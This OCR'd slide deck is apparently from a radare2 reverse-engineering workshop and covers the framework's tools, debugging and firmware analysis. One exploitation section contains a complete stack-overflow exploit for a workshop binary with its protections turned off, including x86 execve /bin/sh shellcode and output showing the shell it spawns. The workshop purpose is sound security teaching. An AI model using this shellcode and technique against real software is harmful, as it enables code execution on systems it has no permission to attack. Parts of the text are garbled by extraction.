RADARE2

First r2babies steps - Long Version

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MAXIME MORIN

- · 22 y/o french expat @ Luxembourg
- · Food, Travel and Languages <3
- · I hate Bullshit
- Malware.lu CERT team leader (2days/week) and incident response
 @ European Commission CSIRC (3days/week)
- · User of radare2 (impossibru!)
- · I'm creating tests + documentation

ANTON KOCHKOV

- · Living in Moscow, Russia
- · Reverse Engineering, Languages and Travel
- · Reverse engineer, firmware security analyst at SecurityCode Ltd.
- · Member of r2 crew

JULIEN VOISIN

· M

JEFFREY CROWELL

· M


GENERALITY ON RADARE2 FRAMEWORK

- · r1 2006, r2 2009
- Multi-(OSes|Archs|Bindings|FileFormats|...)
- · 10 tools based on the framework
- · Around 111 contributors from various fields
- · GSOC + RSOC
- · CLI/VisualMode/GUI/WebGUI
- · around 350K LOC



INSTALLATION

- · Always use git version!
- · Use the provided VM on SSH (radare:radare / root:radare)
- git clone http://github.com/radare/radare2 && cd radare2 &&
 ./sys/install.sh
- · Use the Windows installer http://bin.rada.re/radare2.exe



- · rax2
- · rabin2
- · rasm2
- · radiff2
- · rafind2
- · rahash2
- · radare2
- · rarun2
- · ragg2/ragg2-cc

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UTILITIES: RAX2

rax2 — Base converter

\$ rax2 10

0xa

\$ rax2 33 0x41 0101b

0x21 65 0x5

\$ rax2 -s 4142434445

ABCDE

\$ rax2 0x5*101b+5

30

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UTILITIES: RABIN2

rabin2 — Binary program info extractor

\$ rabin2 -e

Entrypoints

\$ rabin2 -i

Shows imports

\$ rabin2 -zz

Shows strings

\$ rabin2 -g

- · rax2
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UTILITIES: RASM2

rasm2 — assembler and disassembler tool

\$ rasm2 -a x86 -b 32 'mov eax, 33'

Assemble

\$ rasm2 -d 9090

Disassemble

\$ rasm2 -L

List supported asm plugins

\$ rasm2 -a x86 -b 32 'mov eax, 33' -C

Output in C format

- · rax2
- · rabin2
- · rasm2
- · radiff2
- · rafind2
- · rahash2
- · radare2
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UTILITIES: RADIFF2

radiff2 — unified binary diffing utility

\$ radiff2 original patched

Code diffing

\$ radiff2 -C original patched

Code diffing using graphdiff algorithm

\$ radiff2 -g main -a x86 -b32 original patched

Graph diff output of given symbol, or between two functions, at given offsets: one for each binary.

UTILITIES: RADIFF2 — GRAPH EXAMPLE

/bin/true /bin/false

- · rax2
- · rabin2
- · rasm2
- · radiff2
- · rafind2
- · rahash2
- · radare2
- · rarun2
- · ragg2/ragg2-cc

UTILITIES: RAFIND2

rafind2 — Advanced commandline hexadecimal editor

\$ rafind2 -X -s passwd dump.bin

Search for the string passwd

- · rax2
- · rabin2
- · rasm2
- · radiff2
- · rafind2
- · rahash2
- · radare2
- · rarun2
- · ragg2/ragg2-cc


UTILITIES: RAHASH2

rahash2 — block based hashing utility

- \$ rahash2 -a all binary.exe
 - Display hashes of the whole file with all algos
- \$ rahash2 -B -b 512 -a md5
 - Compute md5 per block of 512
- \$ rahash2 -B -b 512 -a entropy
 - Compute md5 per block of 512
- \$ echo -n "admin" | rahash2 -a md5 -s "

Compute md5 of the string admin

- · rax2
- · rabin2
- · rasm2
- · radiff2
- · rafind2
- · rahash2
- · radare2
- · rarun2
- · ragg2/ragg2-cc



1 COMMAND <--> 1 REVERSE-ENGINEERING'NOTION

Keep in mind that:

- 1. Every character has a meaning i.e (w = write, p = print)
- Every command is a succession of character i.e pdf = p <-> print d
 disassemble f <-> function
- Every command is documented with cmd?, i.e pdf?,?, ???, ???, ?\$?,
 ?@?

THE # COMMAND — HASHING COMMAND

- 1. Open a file with radare2 radare2 file.exe
- 2. Get Usage on the command #? Usage: #algo <size> @ addr
- 3. List of all existing algorithms ##
- 4. SHA1 #sha1
- 5. Hashing from the begin #sha1 @ 0
- 6. with a hash block size corresponding to the size of the file #sha1 \$\$ @ 0x0

This command is same as rahash2 -a sha1 file.exe

FLAGS

- · Flags are used to specify a name for an offset: f?.
- · Add a function af+ hand craft a function (requires afb+)
- f. name @ offset set local function label named 'blah'

· R2 is an block-based hexadecimal editor. Change the blocksize with the 'b' command.

THE I COMMAND — INFORMATION COMMAND


- 1. Get Usage on the command i?
- 2. Same as rabin2
- 3. izj for displaying in json
- 4. internal commands: ~, ls, {}, ..

RADARE2 — 'MAJOR' COMMAND EXAMPLE: PF

Quick Demo


RADARE2 — CLI MAIN COMMANDS

- 1. r2 -A or r2 then aaa : Analysis
- 2. s: Seek
- 3. pdf: Print disassemble function
- 4. af?: Analyse function
- 5. ax? : Analyse XREF
- 6. /?: Search
- 7. ps?: Print strings
- 8. C?: Comments
- 9. w?: Write




RADARE2 — VISUAL MODE MAIN COMMANDS


- 1. V?: Visual help
- 2. p/P: rotate print modes
- 3. move using arrows/hjkl
- 4. o: seek to
- 5. e: r2configurator
- 6. v: Function list
- 7. _: HUD
- 8. V: ASCII Graph
- 9. 0-9: Jump to function
- 10. u : Go back



RADARE2 — WEBUI

r2 -A -c=H filename





RADARE2 — DEBUGGER

- 1. radare2 -d
- 2. Quickly switch to Visual debugger mode: Vpp
- 3. OllyDBG/IDApro shortcuts friendly

UTILITIES

- · rax2
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- · rasm2
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- · radare2
- · rarun2
- · ragg2/ragg2-cc

RARUN2

Rarun2 — run programs in exotic environments

- 1. Environnment setup tools for radare2
- 2. most useful with debugger
- 3. aslr, stdout, arguments, r2preload ...

UTILITIES

- · rax2
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- · ragg2/ragg2-cc

RAGG2/RAGG2-CC

 ${\bf Ragg2/Ragg2\text{-}cc}-{\bf frontend}~{\bf for}~{\bf compiling}~{\bf shellcodes}$

DEBUGGING

- · Native local debug (r2 -d)
- · r2 agent (rap:// protocol)
- · GDB remote protocol support
- · WinDBG remote protocol support

Better to use the visual mode

r2 -d /bin/ls

```
rbx 0x00000000
                                                          r9 0x000000000
rcx 0x00000000
                                                          rdi 0x7ffdce1cdde0
rflags = 1I
rsp 0x7ffdce1cddd0
                   0x7f1574bf39b0
                                                             push rbp
mov rbp, rsp
                                                                   rdx, [rip + 0x21d41a] ; 0x7f1574e10df0
```

GDB PROTOCOL

Just run gdbserver somewhere

and connect r2 to it:

r2 -D gdb -d /bin/ls gdb://99.44.23.50:4589

GDB PROTOCOL + WINE

Winedbg allows to run windows command

using the gdbserver too:

winedbg -gdb -no-start malware.exe

r2 -a x86 -b 32 -D gdb -d malware.exe gdb://localhost:44840

r2 allows to connect WinDBG/KD1

For example, to debug windows kernel via the serial port:

bcdedit /debug on

bcdedit /dbgsettings serial debugport:1 baudrate:115200

then connect r2:

r2 -a x86 -b 32 -D wind windbg:///tmp/windbg.pipe

For now, connecting to the QEMU and VirtualBox are tested

¹r2windbg.

DEBUGGING OMAP BOOTROM

Just run it in the modified gemu https://github.com/XVilka/gemu ./configure -target-list=arm-softmmu; make; sudo make install gemu-system-arm -M milestone -m 256 -L . -bios bootrom.bin -mtdblock mbmloader-1.raw -d in_asm,cpu,exec -nographic -s -S r2 -D gdb -b arm gdb://localhost:9999

Same approach could be used for any customized hardware

GDB PROTOCOL + WINE

Winedbg allows to run windows command

using the gdbserver too:

winedbg -gdb -no-start malware.exe

r2 -a x86 -b 32 -D gdb -d malware.exe gdb://localhost:44840

SCRIPTING CAPABILITIES

Available for a lot of programming languages

Radare2 Bindings —

R2Pipe -

Demo time!

NOW YOUR TURN!

- · Crackmes: IOLI-Crackme, flare-on 2015 challenges
- · Exploitation: pwn1, pwn2, ropasaurus
- · Malware(1/3): Practical malware analysis samples
- Malware(2/3): Any RAT samples see decoder on: https://github.com/kevthehermit/RATDecoders/
- · Malware(3/3): AVCaesar.lu, MalekalDB
- · Firmware/BIOS/UEFI: TODO


DOCUMENTATION

- · Website: http://rada.re/
- · Blog: http://radare.today
- · Book: http://radare.gitbooks.io/radare2book/content/





```
0x7fb084700210 185 /bin/true]> f tmp;sr s...
                                     @ sym.stderr+-2079350864 # 0x7fb084700210
mov rdi, rsp
        0x7fb084700213
                                   mov r12, rax
                                   mov eax, [rip+0x221bd7]; 0x7fb084701df8
                        8b05d71b2200
                                   pop rdx
                                   lea rsp, [rsp+rax*8]
                                   sub edx, eax
                                   push rdx
                       4889d6
                                   mov rsi, rdx
                       4989e5
                                   mov r13, rsp
                                   and rsp. 0xfffffffffffff0
                                   mov rdi, [rip+0x221e26]; 0x7fb084702060
                                   lea rcx, [r13+rdx*8+0x10]; 0x00000010
                                   lea rdx, [r13+0x8]
                                   xor ebp ebp
                       488d150ff30. lea rdx, [rip+0xf30f]; 0x7fb08470f560
                                   mov rsp, r13
                       488d05992d2. lea rax, [rip+0x222d99]; 0x7fb084703000
```

STACK





STACK SMASHING





STACK SMASHING







PWN1

- \cdot Written for this workshop
- · Oldschool *classic* example
- · You'll write the final exploit

HU-HO.

```
.n@kaa 3:31 ~/prez/hacklu/exploitation/pwn1 cat pwn1.c
voisin@kaa 3:31 ~/prez/hacklu/exploitation/pwn1 ./pwn1 $(ragg2 -P 300 -r)
voisin@kaa 3:31 ~/prez/hacklu/exploitation/pwn1
```

DE BRUIJN PATTERNS

```
oisin@kaa 2:40 ~/prez/hacklu/exploitation/pwn1 r2 -b 32 -d rarun2 program=pwn1 arg1=`ragg2 -P 300 -
```

EXPLOIT!

- · No ALSR
- · No NX
- · No Canary



GENERATE SHELLCODE

```
Jvoisin@kaa 3:09 ~/prez/hacklu/exploitation/pwn1 r2 -qc '/Rl call eax' ./pwn1  
0x080483b3: add [ebp+0x551174c0], al; mov ebp, esp; sub esp, 0x14; push 0x804a024; call e ax; 
0x080483b3: push ebp; mov ebp, esp; sub esp, 0x14; push 0x804a024; call eax; 
0x080483b3: mov ebp, esp; sub esp, 0x14; push 0x804a024; call eax; 
0x080483b3: sub esp, 0x14; push 0x804a024; call eax; 
0x080483b3: in al, dx; adc al, 0x68; and al, 0xa0; add al, 0x8; call eax; 
0x080483b3: push 0x804a024; call eax; 
0x080483b3: push 0x804a024; call eax; 
0x080483b3: and al, 0x80; add al, 0x80; call eax; 
0x080483b3: and al, 0x80; add al, 0x8; call eax; 
0x080483b3: add al, 0x8; call eax; 
0x080483b3: [master] git:hacklu
```

YOUR TURN!


Write a working exploit!

SHOW ME YOURS, I'LL SHOW YOU MINE

```
1 = 76 + 4
2 shellcode = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80'
3 jmp = '\xb3\x83\x94\x88' # call eax
4 padding = 'A' * (1 - len(shellcode) - len(jmp))
5
6 print shellcode + padding + jmp


NORMAL +0 -0 -0 exploit.py python utf-8[unix] 100%: 6: 32

jvoisin@kaa 3:12 -/prez/hacklu/exploitation/pwn1 ./pwn1 $(python exploit.py)
$ id uid=1000(jvoisin) gid=1000(jvoisin) groups=1000(jvoisin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),125(sambashare)
$ \( \text{C} \)
```



OTHER R2 COMMANDS I USE FREQUENTLY AT WORK

- 1. #?
- 2. ?d, i?
- 3. Visual mode and associated (VVV, Vv, ;, ...)
- 4. Analysis command (axt, agf, ...)
- 5. /m?, /C?, pf, px?, p6d, p=
- 6. yara, zF
- 7. pr, wt
- 8. basic zsh/bash scripting, r2-pipe



UEFI ANALYSIS

- \cdot Dump the image using flashrom or hardware
- · Unpack the image using UEFITool²
- \cdot Open the selected PE or TE file using r2

²uefitool.

OLD LEGACY BIOS ANALYSIS

- · Load the whole image or unpack it using bios_extract³
- · Open it using the correct segment and offset
- · r2 load the whole BIOS image automatically
- · r2 asrock_p4i65g.bin
- · >. asrock_p4i65g.r2

³bios-extract.

DOCUMENTATION

- · Website: http://rada.re/
- · Blog: http://radare.today
- · Book: http://maijin.gitbooks.io/radare2book/content/

